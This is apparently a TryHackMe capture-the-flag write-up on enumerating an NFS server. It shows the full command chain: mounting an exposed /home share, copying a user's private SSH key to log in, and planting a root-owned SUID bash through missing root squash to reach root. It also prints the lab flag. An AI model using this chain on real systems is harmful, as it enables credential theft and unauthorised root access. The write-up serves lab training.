
Mark Seliternikov

TryHackMe - Network Services 2 - Enumerating NFS [Easy]



Enumeration:
"a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system."

Nfs explained:
https://www.datto.com/blog/what-is-nfs-file-share
https://docs.oracle.com/cd/E19683-01/816-4882/6mb2ipq7l/index.html

We're told that this machine is an NFS server, in order to communicate and share files with an NFS server it is important to have the "**nfs-common**" package installed.
Clients**: Lockd, statd**, **showmount**, **nfsstat, gssd**, **idmapd** and **mount.nfs** (I'll be using showmount and mount.nfs).

Okay the first step as in the previous machines is to scan the ports.
(There's actually no need for me to censor the IPs like last time because these are private IPs).

```
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:92:8e:04:de:40:fb:9c:90:f9:cf:42:70:c8:45:a7 (RSA)
|   256 6d:63:d6:b8:0a:67:fd:86:f1:22:30:2b:2d:27:1e:ff (ECDSA)
|_  256 bd:08:97:79:63:0f:80:7c:7f:e8:50:dc:59:cf:39:5e (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      41293/tcp6  mountd
|   100005  1,2,3      42153/tcp   mountd
|   100005  1,2,3      46863/udp6  mountd
|   100005  1,2,3      59553/udp   mountd
|   100021  1,3,4      35373/tcp   nlockmgr
|   100021  1,3,4      37811/tcp6  nlockmgr
|   100021  1,3,4      47730/udp6  nlockmgr
|   100021  1,3,4      49414/udp   nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
33489/tcp open  mountd   1-3 (RPC #100005)
35373/tcp open  nlockmgr 1-4 (RPC #100021)
38079/tcp open  mountd   1-3 (RPC #100005)
42153/tcp open  mountd   1-3 (RPC #100005)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.or
```

From the initial scan we gathered some valuable information, The open ports, OpenSSH version, the NFS port (2049) etc…

Now let's see what NFS shares we can find. (Could've used just "showmount -e [IP]"...)

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# /usr/sbin/showmount -e `cat ip.txt`
Export list for 10.10.108.248:
/home *
```

It looks like there's a share called "/home", lets mount this share to our machine. :)

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# mount -t nfs `cat ip.txt`:/home /tmp/mount

┌──(root💀kali)-[/home/kali/Desktop]
└─# cd /tmp/mount

┌──(root💀kali)-[/tmp/mount]
└─# ls
cappucino
```

After mounting to the temporary /tmp/mount folder I created looks like I got a new folder! Let's see what's inside.

```
┌──(root💀kali)-[/tmp/mount/cappucino]
└─# ls -alh
total 36K
drwxr-xr-x 5 kali kali 4.0K Jun  4  2020 .
drwxr-xr-x 3 root root 4.0K Apr 21  2020 ..
-rw------- 1 kali kali    5 Jun  4  2020 .bash_history
-rw-r--r-- 1 kali kali  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 kali kali 3.7K Apr  4  2018 .bashrc
drwx------ 2 kali kali 4.0K Apr 22  2020 .cache
drwx------ 3 kali kali 4.0K Apr 22  2020 .gnupg
-rw-r--r-- 1 kali kali  807 Apr  4  2018 .profile
drwx------ 2 kali kali 4.0K Apr 22  2020 .ssh
-rw-r--r-- 1 kali kali    0 Apr 22  2020 .sudo_as_admin_successful
```

(At first I was confused because I didnt see anything in the directory, Note to self… Always do ls with the '-a' switch 😂)
What interests us the most is the '.ssh' folder because it contains the OpenSSH keys.

```
┌──(root💀kali)-[/tmp/mount/cappucino/.ssh]
└─# ls
authorized_keys  id_rsa  id_rsa.pub
```

Now that we have the key lets copy it to my machine and try connecting with it. With the username 'cappuccino'. (This is the username because we are in in his home directory).

```
┌──(root💀kali)-[/tmp/mount/cappucino/.ssh]
└─# cp id_rsa /home/kali/Desktop
```

(Remember to set 'chmod 600' for the key!)

```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh -i id_rsa cappucino@`cat ip.txt`
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May  7 10:16:27 UTC 2021

  System load:  0.0               Processes:           103
  Usage of /:   45.2% of 9.78GB   Users logged in:     0
  Memory usage: 17%               IP address for eth0: 10.10.108.248
  Swap usage:   0%


44 packages can be updated.
0 updates are security updates.


Last login: Fri May  7 10:16:08 2021 from 10.9.3.80
cappucino@polonfs:~$
```

We're in! 😁
But we have low privileges.

In order to escalate our privileges we need a shell with root level privileges.
We are given a link to an ubuntu server bash executable that can help us with our goal.
So I proceeded to download it to my kali linux machine.

Then I copied it to the mounted NFS.

```
┌──(root💀kali)-[/tmp/mount/cappucino]
└─# cp /home/kali/Desktop/bash .

┌──(root💀kali)-[/tmp/mount/cappucino]
└─# ls -a
.  ..  bash  .bash_history  .bash_logout  .bashrc  .cache  .gnupg  .profile  .ssh  .sudo_as_admin_successful
```

We are told that the NFS has a misconfigured **Root Squash**, This means that when I mount the NFS and use **chown** to configure the permissions of the shell.

```
┌──(root💀kali)-[/tmp/mount/cappucino]
└─# chown root:root bash bash

┌──(root💀kali)-[/tmp/mount/cappucino]
└─# ls -alh
total 1.1M
drwxr-xr-x 5 kali kali 4.0K May  7 07:49 .
drwxr-xr-x 3 root root 4.0K Apr 21  2020 ..
-rw-r--r-- 1 root root 1.1M May  7 07:49 bash
```

It worked! What I basically did was: with my own root (Because Root Squash wasn't enabled in the NFS configurations) I managed to set it so when this shell is run it has root level privileges!

Now that we have the shell we need to set the **SUID bit** (Set User ID). This basically means that everyone who runs this shell will have the privileges of the owner of this file.

```
┌──(root💀kali)-[/tmp/mount/cappucino]
└─# chmod +s bash

┌──(root💀kali)-[/tmp/mount/cappucino]
└─# chmod +x bash

┌──(root💀kali)-[/tmp/mount/cappucino]
└─# ls -l
total 1088
-rwsr-sr-x 1 root root 1113504 May  7 07:49 bash
```

What I did here basically means, When this shell is run, the user who ran the shell has the root's UID.

Let's see if it worked.

```
cappucino@polonfs:~$ ./bash -p
bash-4.4# id
uid=1000(cappucino) gid=1000(cappucino) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(cappucino)
bash-4.4#
```

It did! First It didn't work and then I looked in the explanations and we are told to use the '-p' switch when we execute the binary. Sometimes bash drops the permissions and with '**-p'** we force it to persist in order that the bash will not drop the permissions.

Now all that is left is to snoop around and search for the flag. (To be honest we are told to look in the root directory 😂)

```
root.txt
bash-4.4# cat root.txt
THM{nfs_got_pwned}
bash-4.4#
```

That's the flag!